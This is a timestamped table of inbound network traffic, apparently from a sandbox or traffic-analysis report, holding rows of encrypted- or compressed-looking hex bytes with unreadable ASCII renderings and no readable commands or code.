2021-12-02 07:33:44 UTC	22	IN	Data Raw: 06 4c 17 c4 f2 2b 0c 69 2d 22 b3 83 f2 0b fd 5f 04 ff 9f 37 24 a9 a5 ca ea b8 86 55 d7 a3 11 77 55 c2 e2 c6 fc 17 ab b3 38 46 ea 35 97 a2 91 18 66 3e 19 2a 77 33 cf 04 ac 98 0c 3d e9 6e 44 5c f5 71 05 17 a6 96 86 16 57 ac b7 25 07 42 a1 24 48 37 e9 d4 e6 6e 75 62 1e 5c 5a fa 1e 64 ab 8b 1b 10 39 76 31 69 ec 82 8e 50 99 49 ee f6 da 04 28 6e 73 0e 11 3d 9c a9 40 80 20 a6 4e dd 0f a2 2e 5e 8b 84 20 fb 2a bd c1 b4 cc de 7c 3d 47 e6 ef e6 05 2f 7b 4d 93 87 d4 d5 bd 5c 3d 4b ca 1a 0d d3 4e 6f c2 41 d4 cb 68 ac 0d c8 e4 cb 5e 8a e9 a3 35 cf 7e 19 a8 42 5d 37 6b 59 ce 39 be b4 9e f8 95 b7 e4 bb 40 26 60 91 21 36 3a 19 70 7d 18 cf ea c8 63 e7 1e 17 c3 9e 06 3d 95 8d 9f 36 8d 94 f0 aa b4 44 59 9a 72 3e 7d a6 ac dc 8b 06 29 f6 74 59 cc 69 b7 f6 49 60 46 d4 cf ff 65 Data Ascii: L+i-"_7$UwU8F5f>*w3=nD\qW%B$H7nub\Zd9v1iPI(ns=@ N.^ *|=G/{M\=KNoAh^5~B]7kY9@&`!6:p}c=6DY r>}}tYiI`Fe
2021-12-02 07:33:44 UTC	23	IN	Data Raw: 09 54 c4 bd a4 d5 0f 33 27 10 26 92 21 32 21 8e f0 96 5c d4 93 37 56 29 e6 8c b5 b2 91 eb 5c 0e d6 b5 42 9d 00 7d 94 84 6b 06 ba a8 99 09 18 3f ae c6 9d 8e a0 08 24 66 89 d5 e2 33 0c b8 8d 4b 0e c5 24 80 26 b5 02 ed 9c ff cc d8 60 01 9e d0 68 34 3e d1 c0 18 10 16 0d cc 5c 77 c8 ed 19 51 cf c9 9f dc 7a 98 e5 2a 87 65 00 07 c3 77 04 c1 cd f4 a0 83 24 dc a8 fa 5c df 60 52 62 2b 78 34 d0 b9 da 55 63 b0 91 ff c2 0d e2 06 8e b7 0f 85 f1 4a 90 cb c1 a7 ae 49 f6 25 62 a6 62 de b3 37 75 bf 5b bd e8 e6 4c 09 cd f8 d9 aa 93 c9 0f d8 39 ba 4b 5a 4c 42 a2 9d 65 5f c2 9a 4d a0 ce f7 fe 0d af 12 8d 0c 8c 7b 52 6a 4b 38 06 80 86 5f 3a 99 d4 5d d3 ee 7c 56 1c ce d0 35 e5 84 5d 6a f9 90 37 b6 14 f8 5b bc 08 b5 59 29 1e e0 a6 d3 8b 35 93 ee aa ff 7d 30 b6 28 3b bf ce 37 f9 Data Ascii: T3'&!2!\7V)\B}k?$f3K$&`h4>\wQz*ew$\`Rb+x4UcJI%bb7u[L9KZLBe_M{RjK8_:]|V5]j7[Y)5}0(;7
2021-12-02 07:33:44 UTC	24	IN	Data Raw: 54 8e cc 8f 48 5d 7b fb 2f 04 9d d6 2d 38 d9 62 ce 1c cc 92 cf e9 bb 34 45 1c 99 3d c9 3b 0b 9b 29 6d 76 1d 4e 64 d3 dd f9 b5 97 51 38 2a 37 44 f1 c8 31 a1 23 b2 47 77 82 21 c1 08 23 a1 cc c4 aa 08 f6 8a ac 3c 03 f2 8a 82 e8 b8 3f cd cc cd c7 23 9a c7 6b 8d 10 b5 5e 12 d3 47 72 c2 9f 93 7b 44 3a b5 80 e9 45 1a 46 4f de 25 b6 37 43 19 24 a9 0a a3 cd bd ec 26 4d bb 56 8a 75 89 b9 cd 0a 08 52 09 c7 78 d4 21 b0 9c 4b ec 46 a8 ee ae f9 54 63 4e 45 6a df 22 c8 4d f9 54 34 5e b4 ca c0 01 e2 27 df 8f 5d d8 f1 37 4c 77 b4 b1 85 06 5e 07 67 54 26 71 be 0f c6 1c 78 0c b0 14 42 48 3a e2 23 5d 30 67 e3 c1 85 24 3c 18 a0 ec 68 51 51 e9 2a 71 26 b2 e8 2f ec 4e 24 11 d8 b6 19 7a dc f5 1c cc af 21 c4 a9 6c df c7 7e fc 4f 7b 51 99 39 a4 7e 61 cf 56 85 59 ed 59 70 bc 9f 6e Data Ascii: TH]{/-8b4E=;)mvNdQ8*7D1#Gw!#<?#k^Gr{D:EFO%7C$&MVuRx!KFTcNEj"MT4^']7Lw^gT&qxBH:#]0g$<hQQ*q&/N$z!l~O{Q9~aVYYpn
2021-12-02 07:33:44 UTC	26	IN	Data Raw: d8 e9 f5 a7 39 41 70 54 34 0e df 3e e0 44 8d 92 5f 35 02 b5 4f 18 b1 04 9a 01 3c 97 3f 2a d1 29 8c 66 f1 4c 3f 5b 84 29 e5 60 7a 70 2a 6e 5c 8f f4 8b a8 4c 3d 82 e7 7a bd c0 e4 e2 41 21 f7 a9 52 7b 6c 93 32 d1 87 2c 96 72 d1 2b 2a ce 8a 3a d2 0c d3 be 60 7f fa cf 78 36 18 1d 83 43 16 7c db 6e 58 f0 9f f6 d2 3a ab 6e d7 06 8f ed b3 0b 26 16 ec 25 49 00 bd 9c 15 31 b8 b1 f4 1e 1e 94 67 f4 79 0e e6 67 bd a0 45 41 58 f8 bc ef c3 c2 40 d0 d0 64 23 5d 81 77 ba 1b 14 56 a9 de 76 d4 2a 88 75 97 be f3 88 58 bb 54 c7 9c 7f 2d e9 50 6b 7f 52 cc 38 d1 2a 7e 82 3e ad 27 f6 04 a5 8b 0d b5 83 79 be 1d 59 f2 13 bf 88 7e f4 30 4f f2 ab 8e 2b 1d cd 6c 0d 98 00 a0 b2 a5 b5 e0 d7 ea 2f 6c 74 c5 d6 96 33 2d a3 8e 68 ee 3d b5 01 f6 2d 7d 28 f9 34 46 12 23 09 98 49 ee af d4 d6 Data Ascii: 9ApT4>D_5O<?*)fL?[)`zp*n\L=zA!R{l2,r+*:`x6C|nX:n&%l1gygEAX@d#]wVv*uXT-PkR8*~>'yY~0O+l/lt3-h=-}(4F#I
2021-12-02 07:33:44 UTC	27	IN	Data Raw: e2 c7 43 3a 06 a6 e9 d3 81 67 be 44 2c 37 07 bc 05 c9 61 28 15 10 e4 58 20 cb 4a 3f b1 ba e4 cf 86 c3 97 c4 b0 4f b9 16 d0 99 65 12 ef 0b 23 68 30 d4 62 1f a3 1b de e2 72 f9 4d 1c f2 78 e0 ec bb c2 b2 dd f5 fd c3 d0 10 a6 41 51 2b e3 8c 12 cf c4 b6 4f 67 f7 b5 79 6c 3a 52 75 1f 92 8d 8a b9 d7 1c 7e 04 51 c9 74 2a ec 4b 49 03 f7 a7 f6 2d e3 62 01 01 d2 2f 7b 75 18 c1 1b 88 3b 64 e5 99 ed d2 55 81 73 db 61 30 7e 76 dd 30 e6 1b 0d 3c 54 5e 3e 05 c4 49 1b f1 ba 9e 0e 32 87 3a e0 9e 78 90 4b 0f 6d c1 18 31 be e1 c7 d3 82 0e de d4 67 e5 14 55 48 29 c1 85 1b 0c 4b df 85 a3 a0 13 fa 3a ae 9d ca e5 67 56 0e 70 b7 d5 b8 c1 fd 89 91 29 e0 11 33 95 0c d2 3c 8d 25 21 f9 e8 7a 9a 97 a6 5e a2 07 12 c2 c0 d5 a3 71 46 c3 49 86 df ee db f4 8f 61 71 a0 c3 d4 cf e4 29 d6 80 Data Ascii: C:gD,7a(X J?Oe#h0brMxAQ+Ogyl:Ru~Qt*Kl-b/{u;dUsa0~v0<T^>I2:xKm1gUH)K:gVp)3<%!z^qFIaq)
2021-12-02 07:33:44 UTC	28	IN	Data Raw: a6 ed 12 0e 0c 82 d5 28 b2 37 9d 1b db 7d 38 0f 59 6a 21 8a 70 8b ea 06 31 46 62 8c a9 d7 c3 e3 f3 48 fe 13 5c 9e ec a2 05 be 5f 51 da bd 5e 2f 8b 91 84 b0 76 c1 dd ba f5 20 c9 a0 73 63 01 05 b2 c0 15 41 4f cb ef 15 98 40 f2 9a 11 09 06 a3 c3 59 8b f7 a5 a3 1b b7 6c 2a 89 b1 2c 63 0c 0c f1 96 3a 25 f4 6c a1 f2 a7 2f 51 52 46 12 e7 e8 d7 1a 74 5c 6f d8 e7 b6 37 36 d8 bd fb f7 2b 0e 20 d9 6f 1b 78 e4 64 cf 3a 7c 76 47 b5 51 f8 a4 8e 5d 21 48 5d 87 47 a9 79 ac 68 f6 ad 48 22 ce 97 ae 47 5a 9f 7e bf 8f c6 b7 c1 ba 8a f6 67 8f b8 bb d2 12 f8 63 7e a0 00 cb 8d 82 43 52 48 f0 c8 68 ae ff 0a 40 30 8a 76 b3 f8 db 0f db 9c 28 c4 f6 dc 82 dc dc f6 f6 b9 67 3c d8 46 8a f5 cf 2a af 50 92 05 3b 89 dc 8f b4 09 7b 49 0e 21 f5 11 dd 38 8b 21 52 47 c3 4f f1 57 05 2b 45 32 Data Ascii: (7}8Yj!p1FbH_Q^/v scAO@Yl*,c:%l/QRFt\o76+ oxd:|vGQ]!H]GyhH"GZ~gc~CRHh@0v(g<F*P;{!!8!RGOW+E2

Timestamp	kBytes transferred	Direction	Data
2021-12-02 07:33:44 UTC	29	IN	Data Raw: 97 78 b0 e5 14 fa 2b 48 36 dc 45 3d 94 c5 6d e0 0f 67 e9 e6 78 07 8f 12 9a a9 bb 5f a5 11 8d 6e ea 08 6a 70 65 6c fa d0 a1 45 c7 0f e1 11 41 8a ad 36 80 6c 0f 9a e8 1a 8b 10 a2 01 72 9a 11 c1 21 60 88 b3 70 67 93 2c 7f c3 a6 7d 91 fd a4 80 32 0b c8 34 72 b6 a8 f9 e5 fa 3c 8d 62 5f 7c a2 7b 7f f0 d8 16 4f ab 39 b5 57 b8 5c 36 0b 99 d1 8d ff f8 c1 de 2c 78 26 c8 ba 6b aa aa 8f d6 29 bb 86 e0 05 15 45 d8 4e b7 7b a5 1c ba 8a 7d 5d 95 ce 44 3f 8a d6 95 62 e6 9b bf 75 bb 82 49 95 aa a3 11 1d 6c 61 f5 89 ad 95 90 3f 2a 5d 3e 5e e7 a7 a4 74 98 ee 2b e8 12 b7 d8 dd 5d a1 fb cc ff 8f 67 fb c6 d0 d7 9b e0 88 ca 5d 11 83 d3 fd 74 ca 35 ee ac 7e 63 e4 81 11 41 8f c1 59 a2 8c 3c d3 7a 2e 35 73 f7 78 bc ef 78 ab 8e 39 dc 7a 63 3b 71 c3 35 3a a1 93 12 ec 91 8f 42 38 b4 Data Ascii: x+H6E=mgx_njpelEA6lr!`pg,}24r<b_|{O9W\6,x&k)EN{}]D?buIla?*]>^t+]g]t5~cAY<z.5sxx9zc;q5:B8
2021-12-02 07:33:44 UTC	31	IN	Data Raw: 93 ee 61 44 d4 f1 b8 f1 f7 94 c8 ee 12 c0 be 44 72 0c 34 a7 f6 3f a1 6c 49 23 b5 91 8e 71 84 22 7e 72 c9 ff d8 bf 3d b6 a9 07 e4 7d 1d ba a8 5e ce 2a f4 df 6d 55 94 ed b0 59 39 91 6c 5d 42 93 f2 28 a8 e7 3e df 52 68 c1 e3 9e 66 0a 6e 75 46 2b 01 0f a3 eb a8 ec 26 a6 5b 11 95 28 1c 13 96 b5 0d 8e 2f 6c af 22 88 1f a0 0a d2 32 af df 17 55 60 67 2b 7a 51 a0 ff 6a ec 2e 1c 18 8a 15 bc a7 89 aa f2 0b 2b 27 9b 41 37 4c 7e b4 58 f9 13 5e f8 3e 3c 50 14 3e f0 d9 41 e6 9a 6e 73 25 86 3b 2d d5 97 45 ec 58 5a 9d ab 0a 41 8d 91 61 3d 9a 61 17 0b eb 76 d2 e0 99 51 85 1e 4c 9d 1d c8 ec 12 13 5c 3c 86 f5 84 5f 71 d0 b9 d8 33 40 d6 c8 55 b9 05 54 e9 8a 25 d0 b3 2d de 29 60 aa d4 a1 e1 47 73 e5 24 b7 dd 36 00 d9 39 e6 74 0b e1 af 33 67 da f3 4c 84 ab 78 48 3d cb ae d6 e2 Data Ascii: aDDr4?lI#q"~r=}^*mUY9l]B(>RhfnuF+&[(/l"2U`g+zQj.+'A7L~X^><P>Ans%;-EXZAa=avQL\<_q3@UT%-)` Gs$69t3gLxH=
2021-12-02 07:33:44 UTC	32	IN	Data Raw: ef 73 78 19 f8 17 3c 5e b3 e2 95 10 53 61 4f 41 cb 95 f2 43 ad 43 9b ee 66 85 f0 fe 2b ab d4 dd 9c 4b 36 0a 71 62 13 42 4b 4d 2e 79 8f dd 1f 82 22 91 c4 89 ed 3a f6 14 c2 87 23 82 aa 5d e9 74 c2 37 20 55 69 2f d9 79 02 05 4e ac f5 ed 4c 9b 96 1b 75 eb 1e 1b db 41 f0 fa 40 3f 3f b0 40 6f bd c3 6d 92 e6 f2 28 a8 db d9 f4 30 54 19 84 06 81 30 83 5e 10 ce af 68 9d e5 e8 ce ec 4e ce 3f af 9f f3 c1 56 5a 74 51 c7 13 13 b9 81 2e 74 7e b6 d2 22 69 d0 a5 7f fd 71 a1 f0 b3 b8 04 a0 51 89 ea 86 6f 00 e7 a6 0f ec 16 e3 ee 2b 4b 70 d1 13 10 7a 68 5e f6 cf 58 a8 9f 5f d7 ae 1b 57 35 23 88 ca a6 cd dd ce a0 ee d1 44 da 4b 8a 8b 69 de 29 92 9c c7 ef ba 40 ed 62 c2 bb 0a d3 0c 1b 16 62 23 13 dc db b5 17 d2 d3 29 48 d5 03 78 7c 5b f5 b5 72 6b 5c 8d 35 58 72 5f ce 11 f3 a3 Data Ascii: sx<^SaOACCf+K6qbBKM.y":#]t7 Ui/yNLuA@??@om(0T0^hN?VZtQ.t~"iqQo+Kpzh^X_W5#DKi)@bb#)Hx|[rk \5Xr_
2021-12-02 07:33:44 UTC	33	IN	Data Raw: 95 56 eb 20 03 eb 4e 81 bf b8 3c ed 72 6a 3d e2 df a0 e7 90 98 7e 53 eb d6 fb d8 c7 50 eb 4f 7b 83 c4 a0 54 f1 43 01 96 5e a6 41 4e 0b 64 9f e4 2b bc 31 28 fd 91 9a 77 79 c5 a8 ad bc 79 39 5e 9c d2 02 42 db e4 01 5f dd c2 ed 33 4e cf 75 f1 96 dd 80 ad ad 7e 32 57 88 6d c9 19 5c 05 27 68 3c 3c 62 55 ae 71 6e 1e 71 ae 87 05 12 66 38 1d 61 c4 c9 1e 64 f8 6a 05 ca 3a a0 dd cd 78 5f fe be d6 39 4e 53 65 9e 2c c9 a1 58 d8 13 a3 21 22 56 4e e5 de 72 63 2d 3d 34 01 97 c0 3a 27 55 2d 38 57 6b 15 cf ad 12 9a d5 ca 3b da 18 06 39 54 ea 6c c1 9a 18 1e f2 06 79 6d 07 c9 a0 26 37 29 cc 7f c0 da 0a cb 51 8b 71 bc 05 72 ee fe 26 85 14 bd 8e 87 32 5b a1 ac 99 d4 3f e4 83 7f 80 73 b4 f5 95 72 1d c2 a2 ed 1d b0 06 36 0b 28 c1 53 38 47 c8 ea bf e3 4f 6a 23 8d c5 a0 a4 7a 56 Data Ascii: V N<rj=~SPO{TC^ANd+1(wyy9^B_3Nu~2Wm\'h<<bUqnqf8adj:x_9NSe,X!"VNrc-=4:'U-8Wk;9Tlym&7)Qqr&2[?sr6(S8GOj#zV
2021-12-02 07:33:44 UTC	34	IN	Data Raw: a5 33 e4 6c 96 d5 de ec 32 af 3a 96 76 de 98 82 e3 08 62 1a 5d b2 51 02 11 dd 0a 35 59 a8 87 ce 9f ce ce 0c 74 27 62 3c 0a ff ad 55 96 8a 93 cc 0a a4 1f f5 15 3c 0b e7 47 af 88 0d c5 1a f8 ab 95 e4 7e ef 6e 85 9a 54 50 30 92 c1 41 a2 ef 03 61 cd 31 76 69 a6 99 de 75 82 43 ad 96 f7 e8 a3 91 5b 5b 00 27 76 3f 41 2d 3d c2 76 aa 6b a2 5b 66 9a 02 b9 b2 ba 3c 38 69 30 79 a1 1c e5 7c e5 c6 21 d4 f0 c6 a8 d9 0a 79 3a 7e 40 7d fb 31 2f 8f c1 8a 50 f1 e7 5e c9 14 a0 58 27 ef 6f 61 92 da cc be 2a db 94 fa 44 d0 8a c0 d5 1d 83 f9 07 ad f4 96 ec 00 8e a4 27 6d e3 48 37 f9 c9 1e ce d8 c0 4d cb 89 c5 5b 4b 86 48 52 31 79 a0 bd 18 0c 93 92 36 23 37 85 ad 1f 1c 63 3c c3 a7 29 54 3c 93 ce 79 2f 67 4d bf 24 9e 0a 67 45 3b 9b 6e 99 7d c8 a9 f1 a0 9b f6 ff 83 2e fd 9e 8f db Data Ascii: 3l2:vb]Q5Yt'b<U<G~nTP0Aa1viuC[['v?A-=vk[f<8i0y|!y:~@}1/P^X'oa*D'mH7M[KHR1y6#7c<)T<y/gM$gE;n}.
2021-12-02 07:33:44 UTC	35	IN	Data Raw: 07 be b2 da ab e9 dd 34 b0 7a 42 14 bf 2f 02 ca 13 f1 1c 3d 8a f1 03 a1 be 8d 75 54 ab 1d 8b 96 a9 6f 9b 07 05 d7 c4 c5 f8 c3 02 59 3d 7f 91 d5 38 d1 25 27 43 32 0c 49 77 67 b1 00 09 b6 03 d1 ff 59 31 f3 9e a4 6c 7b c4 fa 6c 04 61 56 a9 23 48 7b e9 d4 3b 6f 66 83 8e 9e ef e6 33 af 74 c5 56 ee 69 6c a3 3e 53 1e 2c c5 8b 1b 18 0d f3 8d d4 b0 04 cb f1 1f bf e1 72 8d 52 40 9d d4 29 87 ec 22 cb a9 ab 8c 0e 2b e8 5c 0c 87 bb 2e 24 30 ac 83 37 1d c0 8c 36 23 ac 18 34 78 c0 5e 07 d2 fd 59 c2 c0 00 13 28 04 c8 3f 14 a4 26 c6 6f ed 93 d2 eb 96 b6 86 7a ee 5b 5c a2 f9 80 98 c3 c0 33 03 55 0d 81 80 ff 04 c9 b1 ce b8 7c 24 52 45 fa 40 27 c8 b7 7e 6a a7 a9 d9 d6 0e 14 ba b2 5c 53 bb a4 82 9e 55 38 3d 6e cf c4 28 c8 b9 a8 e3 13 59 36 fc 8f b3 78 52 c8 c3 3f f7 e1 88 7d Data Ascii: 4zB/=uToY=8%'C2lwgY1l{laV#H{;of3tVil>S,rR@)"+\.$076#4x^Y(?&oz[\3U\|$RE@'~j\SU8=n(Y6xR?}
2021-12-02 07:33:44 UTC	37	IN	Data Raw: ae 8f 92 62 80 ae a3 b2 66 85 05 24 90 f8 bd a2 cd 17 aa 1b f9 51 8e 8e 32 4d a7 0c 23 29 2e 4e 21 42 c1 e6 ca 23 39 b6 12 a0 8d 72 c3 7b 0a 4a eb c3 84 7f 0d ba a8 43 fe e8 eb b0 90 95 a8 dd 48 b1 ef ec 13 06 18 18 fa 00 9c 59 5d 3f 2d a6 b2 cc 40 da 56 34 88 25 21 47 52 d1 9c 17 63 d5 1c f8 f9 07 cc 5c 7e 65 3b 50 de 20 1a b7 45 ca 34 4c 92 84 6b d2 79 93 0d 7c 2c 9e 9c ca 17 f1 74 c2 a0 73 32 41 52 9d a0 83 35 d6 41 05 d8 16 40 f4 ea 65 57 b8 2e 48 36 a2 5e 83 cb 61 64 d6 9f 24 e5 84 00 4a f0 ef 53 ca 8a 84 86 4e d9 b3 39 cc d1 c2 08 27 37 b8 b0 75 d3 97 ce 44 e2 6e fe a0 9d 19 c2 a9 9e 45 d7 a0 9f 6a 29 47 ed ae 18 67 1c 90 95 3f 9f 01 82 4a ce 3a 32 19 87 7e bf 78 e8 56 c2 f0 35 6e 0f ec a6 df b4 bc 26 b3 49 26 40 7c db 5d 91 11 81 0b 25 dc 62 a2 0a Data Ascii: bf$Q2M#).N!B#9r{JCHY]?-@V4%!GRc\~e;P E4Lky\|,ts2AR5A@eW.H6^ad$JSN9'7uDnEj)Gg?J:2~xV5n&I&@ |]%b
2021-12-02 07:33:44 UTC	38	IN	Data Raw: b8 d1 93 02 bb b2 76 7e e9 f7 da 58 5c ab 1e 28 0c d2 fc 13 bb e9 11 66 31 d0 6a 7c 98 a4 40 4d 35 e2 ab 7e c9 1b 3c 8d f6 40 98 8f b1 d8 7d d2 5c 17 c2 ce 03 c0 5d 31 49 5b 19 32 9d e3 14 29 58 14 39 8a 76 6d 95 67 5e 24 63 f5 2f 80 d6 22 b1 eb 3d 8d 9e e7 f8 d4 99 a8 67 88 24 ad 0c 0d c6 71 5e 65 90 24 3d 3a 16 d8 2d 0d b3 f5 ec 15 d0 20 05 62 47 de 25 3e 3f e0 8c db a5 f7 12 b2 d4 03 21 31 80 b1 71 42 42 b5 2c f7 38 7c f1 72 61 7a 36 e0 f6 94 4f 8c 50 44 80 5f 4b 60 1b 2e b2 3f f9 1f 3d 56 43 a6 79 ee 6c c0 1d 87 0e bf 88 5d a4 8b 4f 95 f6 c0 a7 ad 3f db ba 3e 94 50 fe 49 f5 f2 46 e2 33 34 9e 6c 80 8b a3 8c 29 ba d1 18 16 8a 20 cc 72 74 ba 68 0c 02 ad ec 71 23 76 10 d0 13 8e 48 c3 75 d2 90 9d 47 ee ec a3 d0 3e 41 e3 a4 7d 84 6b a5 0d 14 23 be 9f d2 00 Data Ascii: v~X\(f1j|@M5~<@}\]1l[2)X9vmg^$c/"=g$q^e$=:- bG%>?!1qBB,8|raz6OPD_K`.?=VCyl]O?>PIF34l) rt hq#vHuG>A}k#
2021-12-02 07:33:44 UTC	39	IN	Data Raw: 60 30 68 15 65 db b9 12 d0 7c f0 4f 7e 55 fa b2 6e aa 97 9d 19 10 16 9c 7f d8 24 60 1e 71 bd 7a f7 80 ce 76 05 82 0f 79 a0 26 4a f3 e4 35 40 89 49 9a 3a d4 ef 91 38 91 6c 5c 04 60 94 0a d9 52 bc 93 67 ba 5f 5d 32 38 11 f7 0f 8f 63 04 50 48 d8 aa 1c 28 be b0 3a 1b 0d 8a 85 1b c1 2c 41 6d 52 5e fc c6 43 af ff 0f fc eb d4 cc b1 09 6b 61 7d 22 32 97 e1 96 ec 7e 5d 94 1d 42 b7 75 06 0a f7 b6 53 4c 0f b0 e3 27 55 8b 70 7d e0 f2 c0 05 bd e4 25 1e 5d 51 11 f1 92 92 2a 1a 69 7e f1 a8 f6 ea e9 79 61 14 75 ee e7 94 39 15 58 88 c1 56 0d af 6b dd 28 fc 03 30 e2 51 b1 fe 0e 31 fc 9e 78 9b f1 db 9e 0c 25 f0 98 c3 c0 bf 25 83 46 02 0f 5b 72 7b 2d 06 6b 3b a7 68 c2 61 56 a9 0a 27 7b e9 dc 0f dc fd d4 38 a8 db a9 04 69 74 7a d2 23 31 2d f5 e5 25 6f 47 8a f7 20 9f ce ba f8 Data Ascii: `0he|O~Un$`qzvy&J5@I:8l\`Rg_]28cPH(:,AmR^Cka}"2~]BuSL'Up}%]Q*i~yau9XVk(0Q1x%%F[r{-k;haV'{8itz#1-%oG

Timestamp	kBytes transferred	Direction	Data
2021-12-02 07:33:44 UTC	40	IN	Data Raw: f4 45 ce e2 7c 27 21 91 02 ab f9 31 be 5e 7b 93 50 52 52 03 0d be 44 0f d3 b5 5c f2 c9 4e 00 2a ba 7a e8 f3 82 20 bc 1d 6d 53 99 0e a6 1a 6b 03 61 b9 b6 71 b7 82 98 66 e0 c9 45 99 62 17 4a a3 1b 2e e2 b7 f0 37 66 32 71 3b 61 87 82 35 aa 49 96 05 21 b9 0e d4 b0 f3 2d 88 a2 d5 84 1a 09 b4 18 07 d4 70 28 fd d9 b3 71 05 cd dd 28 ff 0a 6d 89 c6 93 a6 d5 b5 b6 8e e9 37 1b 24 f1 31 05 db f4 bf d0 a9 91 b4 85 21 24 8a e1 a1 ed 0a df ad 12 ba 00 4a 41 89 03 3f 34 eb 03 60 83 81 e0 3d 7d 21 8a 7b 2f b8 de b8 1b 34 d0 9a 29 b3 2c 98 7d 64 2c c9 1f d1 27 d4 5c b4 7b 65 cb da e4 2e 70 6c 3d dc 13 bf c0 fc 27 9f 76 60 1e e0 b8 37 28 e2 e0 f5 0e 23 5f 29 37 c6 03 02 61 70 8c 70 47 ac 5b 3a 06 b6 2a a5 41 17 2d cc 29 7b 54 98 07 6e 5f 4f a4 ff f9 6e c2 c9 46 5d 88 cf 20 Data Ascii: E|'!1^{PRRD\N*z mSkaqfEbJ.7f2q;a5l!-p(q(m7$1!$JA?4`=}!{/4),}d,'\{e.pl='v`7(#_)7appG[:*A-){Tn_OnF]
2021-12-02 07:33:44 UTC	42	IN	Data Raw: 23 a2 c4 63 68 84 eb c7 64 11 fd 00 b6 ca 32 55 2e 81 73 4d 42 37 a0 c7 87 af b1 00 b2 0e 72 81 ff f0 d0 0a 90 2d 6c af c4 c0 34 0d 20 56 41 4a cd ec 02 33 be 5f d1 03 02 a1 50 33 b6 ef e6 9e bb f9 3e a9 2a 0d ac f6 ef 9d b1 1c 6c 02 2c d0 18 74 04 cb fb 47 14 1e 1e e1 fc bf 62 04 ba c0 de db b9 9d a5 ab 3a 31 9f e3 b6 88 b5 c9 53 74 0c bd 89 cd 39 f4 bc 82 bd f0 3c 2e 93 09 fd 05 ab 41 47 e8 28 8f bf 13 a3 c3 4c 0d f0 2a 6f c2 4e b1 61 37 54 ea 94 f0 08 e3 57 f5 df 26 95 7e 8c 99 c6 4b a0 94 4e 83 57 e7 31 97 c2 7d 0b ac bb a8 f6 25 1b d6 4a 8b 29 ce 3e a3 37 15 4d 28 ad 63 a4 93 76 8f e1 3d 41 1d a2 20 ea 77 57 4b 1d 66 62 0d b1 82 d0 a8 7b 3d 4d 37 52 00 37 69 f3 64 5e 2e e6 f8 d4 4f 97 a5 fb 3c c7 bb 56 62 bd e3 82 8f 0a 6c 7b 49 08 9c 8e 84 5c 30 89 Data Ascii: #chd2U.sMB7r-l4 VAJ3_P3>*l,tGb:1St9<.AG(L*oNa7TW&~KNW1}%J)>7M(cv=A wWKfb{=M7R7id^.O<Vbl{l\0
2021-12-02 07:33:44 UTC	43	IN	Data Raw: dc de 7f 6d 9f b6 e9 57 26 db f2 6b 3c 1d 49 83 16 49 dd f3 8f e6 0f 79 73 d8 88 a0 09 e9 94 95 8b 12 ac 65 00 f1 f3 d4 db 0a 87 4b 02 32 23 0d 5b cd 1d 95 e9 9b d0 9c 68 ca ff 18 5d 80 6c e4 0d 9b d0 06 9a a3 2e 06 24 ec 98 96 9f 24 63 cb db 90 10 91 6f fa d6 a1 31 80 97 d8 65 5f 2b 1a d6 cb e8 b4 21 46 7d 16 95 fb 4b da b5 a9 8b 7e fc 96 0d 01 fb e4 cb bc 8b f3 3b fb af 63 64 41 ba 14 f7 09 1b 4d 71 e9 eb 46 c8 32 79 4c dd 8d 7a 96 eb fc de 72 26 0c 74 f0 cf bf a1 44 4d ee 1f 3e 23 e6 cd 11 cf 18 b4 18 d6 6a d9 2e 67 fb 6f ba 0e eb 23 c0 93 0c b1 7d a1 d6 3f 1f e4 23 7e d4 41 85 5a b3 74 6e 0a fb e3 df 2b fa e4 43 29 be ee b1 fc 0a d6 de 31 4b 85 32 7c ca c3 0f ca 5e 4f c7 a7 7a 34 ee e5 cf 1b 7a 65 41 99 22 cf 82 e3 fa 59 4b 1f ad 6e 43 50 34 77 91 ee Data Ascii: mW&k<IlyseK2#[h]l.$$co1e_+!F}K~;cdAMqF2yLzr&tDM>#j.go#}?#~AZtn+C)1K2|^Oz4zeA"YKnCP4w
2021-12-02 07:33:44 UTC	44	IN	Data Raw: 43 bb 40 b7 1a 8c dc 36 b0 09 d0 5d 2e f7 90 21 56 17 64 b1 4a 2a 22 a9 47 ce b1 0e 37 68 f9 a8 b4 83 b4 fe 83 c1 82 d0 26 6d ee b9 72 71 7e 2d cb 65 46 41 cd 23 7d a8 3a 00 f2 53 31 4c f4 f9 83 7c 16 2a 98 24 15 cd 3b 44 e9 89 b5 af 4a ea 07 ad b8 55 35 a9 2f 7f 20 bb 85 50 9d 9b ce b3 9c ec 26 86 f6 07 14 ef cf 7c b3 19 a1 26 ab 86 a2 45 4c 8b bd 4b ec 58 5a b6 2b c1 a4 ff 88 7a 7e ff 3c 29 86 69 39 c5 7f b4 ca e2 84 4e 97 cc f5 02 ae ca d8 89 48 17 1d c1 e3 f2 f2 11 93 22 8c 86 51 5f c4 13 ac c4 07 c9 0d 7e 38 b2 53 e9 9a 4b b5 8e e8 c0 0f ea 55 d1 9f 56 61 64 77 46 0e 2e aa 58 88 12 65 9a 1c 12 a4 ec 92 ab a9 91 29 3b a8 a4 8e e8 b7 94 45 7b 25 08 ed b4 05 d2 6c c1 1a a6 41 b0 7e 68 28 56 a6 10 10 83 43 1a ba 70 11 fd d2 ee b9 05 02 ea 3d 2c 77 b0 08 Data Ascii: C@6].!VdJ*"G7h&mrq~-eFA#}:S1L|*$;DJU5/ P&|&ELKXZ+z~<)i9NH"Q_~8SKUVadwF.Xe);E{%lA~h(VCp=,w
2021-12-02 07:33:44 UTC	45	IN	Data Raw: 24 a1 0b b6 26 ad 45 b4 a8 26 3e 0d 2a fe f2 cb 17 96 dc 41 12 86 f4 34 27 9b 81 4f 8b b4 bc 52 87 aa a2 71 8d 35 fd 5d 11 08 56 d9 ca f2 4f 33 d0 0c bc 90 b6 a7 f1 87 4b 54 25 8c 3c ec c2 0c 3d 31 1a 0b b4 ef b4 23 7c 13 80 e3 bd 20 63 61 09 01 53 5c 5b d4 9f 9e e5 38 b4 59 da f1 e6 8c 72 c6 64 7a 0f 9e 1d 2a 9f 88 f9 64 cc 79 0e e6 43 a5 1d 59 b0 dd 82 4f 6d dd e6 34 92 46 8b 87 f9 96 d2 7a fb ab 01 38 08 36 99 02 88 85 de d2 5a ce 3a e8 20 fc 7f 33 6b b2 ae c2 68 87 0c 79 3a b4 c8 f6 96 0c 83 8f 86 48 01 26 63 6d d9 ff f0 5b f2 13 62 a7 af 87 38 4f 5b ea 1e ca df 59 01 d6 a0 00 a0 ba 39 ba 16 68 3d aa 9b dd 6d ff da 32 6c 64 88 64 01 47 8a a7 04 9c 4b bd 3d f8 e7 ba 34 e4 9f d9 aa 31 08 